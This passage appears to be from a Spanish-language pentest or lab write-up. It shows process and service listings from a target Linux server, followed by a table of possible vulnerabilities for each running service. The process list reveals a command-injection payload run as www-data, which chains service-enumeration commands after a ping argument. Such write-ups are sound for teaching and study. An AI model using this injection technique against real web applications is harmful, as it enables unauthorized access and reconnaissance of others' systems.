systemd+ 443 0.0 0.2 100324 2572 ? Ssl 08:43 0:00 /lib/systemd/systemd-timesyncd
root    506 0.0 0.0 0 0 ? S< 08:43 0:00 [iprt-VBoxQueue]
root    603 0.0 0.2 29008 2988 ? Ss 08:43 0:00 /usr/sbin/cron -f
syslog 604 0.0 0.3 256396 3188 ? Ssl 08:43 0:00 /usr/sbin/rsyslogd -n
root    608 0.0 0.8 275760 8264 ? Ssl 08:43 0:00 /usr/lib/accounts-service/accounts-daemon
root    610 0.0 0.1 20100 1220 ? Ss 08:43 0:00 /lib/systemd/systemd-logind
message+ 613 0.0 0.3 42896 3780 ? Ss 08:43 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
root    644 0.0 0.0 16120 864 ? Ss 08:43 0:00 /sbin/dhclient -1 -v -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -d /var/lib/dhcp/dhclient6.eth0.leases eth0
root    690 0.0 0.1 15940 1896 tty1 Ss+ 08:43 0:00 /sbin/agetty --noclear tty1 linux
root    704 0.0 0.0 0 0 ? S< 08:43 0:00 [ttm_swap]
root    786 0.0 0.5 65520 5428 ? Ss 08:43 0:00 /usr/sbin/sshd -D
root    811 0.0 0.2 24044 2376 ? Ss 08:43 0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
mysql 815 0.0 15.5 1115760 158224 ? Ssl 08:43 0:00 /usr/sbin/mysqld
root    850 0.0 2.4 225980 25368 ? Ss 08:43 0:00 php-fpm: master process (/etc/php/7.0/fpm/php-fpm.conf)
www-data 853 0.0 0.6 225980 6436 ? S 08:43 0:00 php-fpm: pool www
www-data 854 0.0 0.6 225980 6436 ? S 08:43 0:00 php-fpm: pool www
root    861 0.0 2.4 262616 25216 ? Ss 08:43 0:00 /usr/sbin/apache2 -k start
www-data 875 0.0 0.7 262656 7964 ? S 08:43 0:00 /usr/sbin/apache2 -k start
www-data 876 0.0 1.1 263136 12020 ? S 08:43 0:00 /usr/sbin/apache2 -k start
www-data 877 0.0 1.2 263144 12444 ? S 08:43 0:00 /usr/sbin/apache2 -k start
www-data 878 0.0 1.1 263136 12000 ? S 08:43 0:00 /usr/sbin/apache2 -k start
www-data 879 0.0 0.7 262656 7964 ? S 08:43 0:00 /usr/sbin/apache2 -k start
root    983 0.0 0.2 50220 2944 ? S 08:44 0:00 /usr/sbin/CRON -f
root    984 0.0 0.0 4508 712 ? Ss 08:44 0:00 /bin/sh -c /opt/james-2.3.2.1/bin/run.sh
root    985 0.0 0.0 4508 848 ? S 08:44 0:00 /bin/sh /opt/james-2.3.2.1/bin/run.sh
root    989 0.4 6.0 2234924 61164 ? Sl 08:44 0:03 /usr/lib/jvm/default-java/bin/java -Djava.ext.dirs=/opt/james-2.3.2.1/lib:/opt/james-2.3.2.1/tools/lib -Djava.security.manager -Djava.se
www-data 1255 0.0 1.1 263384 11828 ? S 08:49 0:00 /usr/sbin/apache2 -k start
www-data 2400 0.0 0.0 4508 700 ? S 08:56 0:00 sh -c ping -c 4 127.0.0.1;service --status-all;systemctl list-units --type=service --state=running;ps aux
www-data 2962 0.0 0.2 34424 2852 ? R 08:56 0:00 ps aux
www-data 2962 0.0 0.2 34424 2852 ? R 08:56 0:00 ps aux

```

Hemos obtenido todos los servicios, pero de esos solo están activos 14, para verlos más específicamente, usamos el comando ‘`systemctl list-units --type=service --state=running`’:

UNIT	LOAD	ACTIVE	SUB	DESCRIPTION
accounts-daemon.service	loaded	active	running	Accounts Service
apache2.service	loaded	active	running	LSB: Apache2 web server
cron.service	loaded	active	running	Regular background program processing daemon
dbus.service	loaded	active	running	D-Bus System Message Bus
getty@tty1.service	loaded	active	running	Getty on tty1
mysql.service	loaded	active	running	MySQL Community Server
php7.0-fpm.service	loaded	active	running	The PHP 7.0 FastCGI Process Manager
rsyslog.service	loaded	active	running	System Logging Service
ssh.service	loaded	active	running	OpenBSD Secure Shell server
systemd-journald.service	loaded	active	running	Journal Service
systemd-logind.service	loaded	active	running	Login Service
systemd-timesyncd.service	loaded	active	running	Network Time Synchronization
systemd-udevd.service	loaded	active	running	udev Kernel Device Manager
vsftpd.service	loaded	active	running	vsftpd FTP server

LOAD = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB = The low-level unit activation state, values depend on unit type.

Hacemos un análisis de estos 14 servicios:

Servicio	Definición	Posibles vulnerabilidades
Accounts-daemon.service	Gestiona cuentas de usuario y configuraciones relacionadas, como el UID/GID y permisos en el sistema.	- Escalación de privilegios. - Manipulación de cuentas de usuario
systemd-logind.service	Gestiona sesiones de usuario, inicio de sesión y suspensión.	- Escalada de privilegios - Ataques de denegación de servicio (DoS) - Exposición de información sensible
getty@tty1.service:	Maneja inicios de sesión locales en terminales virtuales (TTY).	- Acceso no autorizado a terminales locales - Acceso directo a la consola
dbus.service	Middleware de comunicación entre procesos en Linux.	- Intercepción de mensajes - Escalación de privilegios
systemd-journald.service	Registro de eventos y logs del sistema.	- Denegación de servicio (DoS) - Acceso no autorizado a logs
rsyslog.service	Proporciona servicios de registro avanzados.	- Fugas de información - Denegación de servicio (DoS)
apache2.service	Servidor web Apache.	- Fugas de información - Inyección de código - Desbordamientos de búfer
php7.0-fpm.service	Manejador de procesos FastCGI para PHP.	- Ejecución remota de código (RCE) - Inyección de comandos PHP - Exposición de datos sensibles
mysql.service	Base de datos MySQL	- Inyección SQL - Exposición de contraseñas - Acceso no autorizado
ssh.service	Servidor SSH para acceso remoto seguro	- Fuerza bruta - Acceso no autorizado
vsftpd.service	Servidor FTP.	- Acceso no autorizado - Explotación de configuraciones débiles
systemd-timesyncd.service	Sincroniza el tiempo del sistema con servidores NTP.	- Manipulación de tiempo
cron.service	Ejecuta tareas programadas en segundo plano.	- Escalación de privilegios - Comandos maliciosos